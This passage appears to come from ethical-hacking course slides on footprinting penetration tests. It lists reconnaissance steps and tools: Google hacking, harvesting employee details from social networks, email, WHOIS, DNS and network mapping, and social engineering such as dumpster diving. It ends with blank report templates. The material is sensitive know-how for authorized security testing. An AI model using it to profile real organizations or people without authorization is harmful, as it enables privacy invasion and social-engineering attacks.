
- Footprinting pen testing is used to determine organization's publicly available information
- The tester attempts to gather as much information as possible about the target organization from the Internet and other publicly accessible sources




Footprinting Pen Testing

(Cont'd)

CEH
www.offensive.com




- Get proper authorization and define the scope of the assessment
- Footprint search engines such as Google, Yahoo! Search, Ask, Bing, Dogpile, etc. to gather target organization's information such as employee details, login pages, intranet portals, etc. that helps in performing social engineering and other types of advanced system attacks
- Perform Google hacking using tools such as GHDB, MetaGoofil, SiteDigger, etc.



Footprinting Pen Testing


(Cont'd)



- Gather target organization employees information from their personal profiles on social networking sites such as Facebook, LinkedIn, Twitter, Google+, Pinterest, etc. that assist to perform social engineering
- Perform website footprinting using tools such as HTTrack Web Site Copier, BlackWidow, Webripper, etc. to build a detailed map of website's structure and architecture
- Perform email footprinting using tools such as eMailTrackerPro, PoliteMail, Email Lookup - Free Email Tracker, etc. to gather information about the physical location of an individual to perform social engineering that in turn may help in mapping target organization's network
- Gather competitive intelligence using tools such as Hoovers, LexisNexis, Business Wire, etc.

Footprinting Pen Testing

(Cont'd)



- Perform WHOIS footprinting using tools such as SmartWhois, Domain Dossier, etc. to create detailed map of organizational network, to gather personal information that assists to perform social engineering, and to gather other internal network details, etc.
- Perform DNS footprinting using tools such as DNSstuff, DNS Records, etc. to determine key hosts in the network and perform social engineering attacks
- Perform network footprinting using tool such as Path Analyzer Pro, VisualRoute, Network Pinger, etc. to create a map of the target's network
- Implement social engineering techniques such as eavesdropping, shoulder surfing, and dumpster diving that may help to gather more critical information about the target organization
- At the end of pen testing document all the findings

Footprinting Pen Testing Report Templates



Pen Testing Report

Information obtained through search engines:

- Employee details:
- Login pages:
- Intranet portals:
- Technology platforms:
- Others:

Information obtained through people search:

- Date of birth:
- Contact details:
- Email ID:
- Photos:
- Others:

Information obtained through Google:

- Advisories and server vulnerabilities:
- Error messages that contain sensitive information:
- Files containing passwords:
- Pages containing network or vulnerability data:
- Others:

Information obtained through social networking sites:

- Personal profiles:
- Work related Information:
- News and potential partners of the target company:
- Educational and employment backgrounds:
- Others:

Information obtained through website footprinting:

- Operating environment:
- Filesystem structure:
- Scripting platforms used:
- Contact details:
- CMS details:
- Others:

Information obtained through email footprinting:

- IP address:
- GPS location:
- Authentication system used by mail server:
- Others:

Footprinting Pen Testing Report Templates (Cont'd)



Pen Testing Report

Information obtained through competitive intelligence

- Financial details:
- Project plans:
- Others:

Information obtained through WHOIS footprinting

- Domain name details:
- Contact details of domain owner:
- Domain name servers:
- Netrange:
- When a domain has been created:
- Others:

Information obtained through DNS footprinting

- Location of DNS servers:
- Type of servers:
- Others:

Information obtained through network footprinting

- Range of IP addresses:
- Subnet mask used by the target organization:
- OS's in use:
- Firewall locations:
- Others:

Information obtained through social engineering

- Personal information:
- Financial information:
- Operating environment:
- User names and passwords:
- Network layout information:
- IP addresses and names of servers:
- Others:

Module Summary




